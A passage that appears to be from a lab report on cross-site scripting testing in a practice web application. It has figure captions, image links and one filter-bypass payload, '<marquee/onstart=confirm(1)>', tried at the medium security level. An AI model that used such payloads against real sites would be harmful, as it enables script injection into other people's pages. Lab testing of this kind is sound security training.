


Figure 2‑6 Message box with result of xss statement 2.5



Similar commands were performed on *medium security* level however they did not work as expected. Further research was performed for medium secure level.

Following commands were tested: <marquee/onstart=confirm(1)>

Figure 2‑7 XSS on <marquee/onstart=confirm(1)>



